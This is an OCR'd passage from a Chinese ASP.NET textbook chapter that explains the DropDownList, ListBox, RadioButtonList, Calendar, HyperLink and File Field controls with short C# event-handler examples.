


图 7.31

上述功能还可以通过如下代码实现：

```
    private void DropDownList1_SelectedIndexChanged(object sender, System.
EventArgs e)
            {
                if(DropDownList1.SelectedItem.Text=="工程师")
                {
                    TextBox1.Text="工程师建设美丽的世界！";
                }
                else if(DropDownList1.SelectedItem.Text=="老板")
                {
                    TextBox1.Text="老板为人类创造财富！";
                }
                else if(DropDownList1.SelectedItem.Text=="学生")
                {
```

```
            TextBox1.Text="学生是未来！";
        }
        else if(DropDownList1.SelectedItem.Text=="自由职业者"){
        TextBox1.Text="自由职业者身心愉快！";
        }
        TextBox2.Text=DropDownList1.SelectedIndex.ToString();

    }
```

或者通过如下代码实现：

```
    private void DropDownList1_SelectedIndexChanged(object sender, System.
EventArgs e)
        {
            if(DropDownList1.SelectedItem.Value.ToString()=="工程师")
            {
                TextBox1.Text="工程师建设美丽的世界！";
            }
            else if(DropDownList1.SelectedItem.Value.ToString()=="老板")
            {
                TextBox1.Text="老板为人类创造财富！";
            }
            else if(DropDownList1.SelectedItem.Value.ToString()=="学生")
            {
                TextBox1.Text="学生是未来！";
            }
            else if(DropDownList1.SelectedItem.Value.ToString()=="自由职业
者"){
            TextBox1.Text="自由职业者身心愉快！";
            }
            TextBox2.Text=DropDownList1.SelectedIndex.ToString();
        }
```

7.2.7　ListBox 控件

该控件的属性和事件与 DropDownList 控件相同，用法也十分相似，下面程序演示了该控件的用法。下面程序中，ListBox 有三个选项，当选择的 ListBox 选项变化时，右边的 ImageButton 控件的边框就会变化。

向页面上拖放一个 ListBox 控件，将该控件的 AutoPostBack 属性设为 True，打开 ListBox1 的事件窗口，找到 SelectedIndexChanged 事件并双击，为 ListBox 控件加入 SelectedIndexChanged 事件，下面是该事件的全部代码：

```
    private void ListBox1_SelectedIndexChanged(object sender, System.EventArgs e)
```

```
{ if(ListBox1.SelectedIndex==0)
    {
        ImageButton1.BorderStyle=BorderStyle.Solid;
    }
    else if(ListBox1.SelectedIndex==1)
    {
        ImageButton1.BorderStyle=BorderStyle.Double;
    }
    else if(ListBox1.SelectedIndex==2)
    {
        ImageButton1.BorderStyle=BorderStyle.Outset;
    }

}
```

编译并运行程序，当未选择任何 ListBox1 选项时，运行结果如图 7.32 所示。




图 7.32

当选择“立体边框”时，运行结果如图 7.33 所示。




图 7.33

7.2.8 Panel，RadioButton，CheckBox 控件

该控件与 Windows 的 Panel 控件相似，其比较特殊的属性是 HorizontalAlign 属性，该属性用于确定其内部控件的对齐方式。Panel 控件的功能主要是存放其他控件，比如 RadioButton 控件和 CheckBox 控件。RadioButton 控件和 CheckBox 控件与 Windows 的同名控件没有太大区别，可对照使用。

7.2.9 RadioButton List 控件和 CheckBoxList 控件

RadioButton List 控件是一组 RadioButton 按钮，按钮的数目可通过 Items 属性设定．该控件的特殊属性有：

- CellPadding 属性：用于设定各项之间的边距；
- CellSpacing 属性：用于设定各相之间的间距；
- RepeatLayout 属性：有两种选择，即 Table 和 Flow，用于确定项的布局方式。一般使用表布局，因为表布局较为美观；
- ReapeatDirection 属性：用于确定布局方向，有两种选择，即垂直布局和水平布局，一般使用垂直布局。

该控件的事件没有特殊之处。下面我们演示一下该控件的用法。

向网页拖放一个 RadioButtonList 控件，然后打开该控件的属性窗口，将其 AutoPostBack 属性设为 True，将其 BorderStyle 属性设为 Groove，然后打开 Items 对话框，并如图 7.34 添加两个项。




图 7.34

完成上述操作后，打开 CheckBoxList 控件的事件窗口，找到 SelectedIndexChanged 事件并双击，为该控件添加 SelectedIndexChanged 事件，下面是该事件的代码。

```
        private  void  RadioButtonList1_SelectedIndexChanged(object  sender,
System.EventArgs e)
            {
                if(RadioButtonList1.SelectedIndex==0)
                {
```

```
        TextBox1.BackColor=Color.Red;

    }
    else if(RadioButtonList1.SelectedIndex==1){
    TextBox1.BackColor=Color.Blue;
    }

}
```




图 7.35

编译并运行程序，在 RadioButtonList1 栏目里选中蓝色，程序自动返回服务器，结果如图 7.35 所示。

CheckBoxList 控件与 RadioButtonList 控件属性和事件相同，用法也相似，可以对照使用。

7.2.10 Calendar 控件

该控件是一个日历控件，常用来显示日历或定时发布信息。

1. Calendar 控件的特殊属性

- DayNameFormat 属性，该属性用于确定日标头文本的格式，有四种选择：Full，全部显示；Short：简要显示；FirstLetter，只显示第一个字符（字）；FirstTwoLetters，只显示前两个字符（字）；
- FirstDayOfWeek 属性，用于确定最先显示一周中哪一天；
- NextPrevFormat 属性，月导航按钮的格式，有三种选择：CustomText，月导航按钮以“<”和“>”样式显示；ShortMonth，月导航按钮显示月序数；FullMonth，月导航按钮显示全部信息；
- SelectedData 属性，该属性用于选择当前日期；
- SelectionMode 属性，用于确定选择模式，有四种选择：None，取默认值；Day，允许选择日；DayWeek，允许选择日和星期；DayWeekMonth，日、星期、月都可以选择；
- ShowDayHeader 属性，该属性用于确定是否显示星期标头；

- ShowGridLines 属性，确定是否以网格的形式显示日历表，默认为 False；
- ShowNextPrevMonth 属性，用于确定是否显示上下月按钮，默认为 True；
- ShoeTitle 属性，确定是否显示标头，默认为 True；
- TitleFormat 属性，确定月标头格式；
- VisibleDate 属性，用于选择要显示的月。

2. Calendar 最常用的事件

- DayRender 事件，该事件在呈现日时激发；
- SelectionChanged 事件，再改变选择是响应事件。

下面我们演示一下 SelectionChanged 事件的用法，新建一个 ASP.NET 应用程序项目，在网页上拖放一个 TextBox 控件，一个 Calendar 控件，打开该事件的代码窗口，找到 SelectionChanged 事件并双击，为该控件加入 SelectionChanged 事件。下面是该事件的全部代码：

```
private void Calendar1_SelectionChanged(object sender, System.EventArgs e)
        {
                if(Calendar1.SelectedDate.Month==11&&Calendar1.SelectedDate.Day==1){
                TextBox1.Text="今天是"+Calendar1.SelectedDate.Month.ToString()+"月
"+Calendar1.SelectedDate.Day.ToString()+"日";
                }
        }
```

编译并执行程序，在日历表里选择 11 月 1 日，程序自动返回服务器，图 7.36 是该程序的运行结果。




图 7.36

7.2.11 超链接控件 HyperLink 控件

该控件是 ASP.NET 最重要的控件之一，该控件主要用作与其他网页连接，以实现多网页的交互。该控件的最重要属性有两个。

- ImageUrl 属性：该控件上存放的图片的位置；

○ NavigateUrl 属性：该属性用于确定当单击 HyperLink 控件时浏览哪个网页。比如将该属性设为 http://www.263.net，则单击该控件时进入 263 网站的首页。被连接的网页可以是本项目的子网页，也可以是其他项目的网页，可以是本网站的网页，也可以是其他网站上的网页，还可以是下载到硬盘上的网页。

下面演示一下该控件的用法，用两个 HyperLink 控件分别显示下载到本地硬盘的 263 网页和本地站点的一个小狐狸图片。

新建一个项目（本例的项目名称为“MyWeb”），将 WebForm1 的 DOCUMENT 的 bgColor 设为#ceffee。然后在 WebForm1 上添加两个 HyperLink 控件，将 HyperLink1 的 NavigateUrl 属性设为：http://localhost:8080/play/WebForm1.aspx，将 HyperLink1 的 ImageUrl 属性设为：file:///F:\图片集合\工具图片\FOX.GIF（一只小狐狸）。然后将 HyperLink2 的 Text 属性设为：“我们的 263”，将其 NavigateUrl 属性设为“file:/// E:\我的文件\doc4.htm”（本地主机存放 263 首页的位置及文件名）。最后再往主页上拖放一个 Label 控件，将其 Text 属性设为：“欢迎光临本网站，欲进入 263 首页，请单击上面的“我们的 263”，欲看小狐狸动画图片，请单击左边图片”。

为了让网页漂亮一些，可以随便加入几个 Image 控件，在 Image 控件上添几个图片。如果您想在网页上粘贴一些文本，可以在 Word2000 文档里选中一些文字，然后单击 Word2000 菜单【编辑】→【复制】，再进入 Visual Studio.NET 的 WebForm1 的网页设计窗口，在网页上单击鼠标右键，在弹出的菜单上单击【粘贴为 HTML】。这时这段文字就粘贴到网页上了，如果要修改这段文本的字体，打开 WebForm1 的 FONT 属性窗口（在 WebForm1 属性窗口的下拉菜单里找），然后打开 FONT 窗口的 Style 属性对话框，设置字体属性（如图 7.37 所示）。




图 7.37

编译并执行程序，下图（如 7.38）是程序的运行结果。




图 7.38

单击网页上的小狐狸图片出现如图 7.39 的网页。




图 7.39

单击浏览器的“后退”按钮，回到主页，然后单击“我们的 263 ”，即可进入 263 首页（如图 7.40）所示。




图 7.40

7.2.12　HTML 工具

细心的读者会发现，在工具箱里还有一个标记为 HTML 的工具栏，乍一看，和 Web 控件非常相似，其实它们只是具有控件之形而不具有控件之功的超文本工具，它们的作用

和图片相似，主要是为了设计网页的界面，让网页漂亮一些或者界面更专业一些。读者如果需要，可以直接把它们拖放到网页上。如果您想把它们用作控件，首先在网页上选中它们，然后单击鼠标右键，在弹出的菜单栏里单击菜单【作为服务器控件运行】即可，它们就变成具有特定功能的控件了。下面例子说明了如何使用 File Field 工具。

从工具箱拖放一个 File Field 工具到网页上，如图 7.41 选中 File Field 工具，单击鼠标右键，在弹出的菜单栏里单击菜单【作为服务器控件运行】，即可作为控件使用。如果要获取浏览的内容，可用如下代码实现。

首先系统自动添加了如下私有成员：

```
System.Web.UI.HtmlControls.HtmlInputFile File1;
```

然后手动添加如下代码即可：

```
string str=File1.Value.ToString();
```

用这个控件可以配合 WebClient 类的 UploadFile 方法向站点上传文件（具体参考第五章有关内容）。

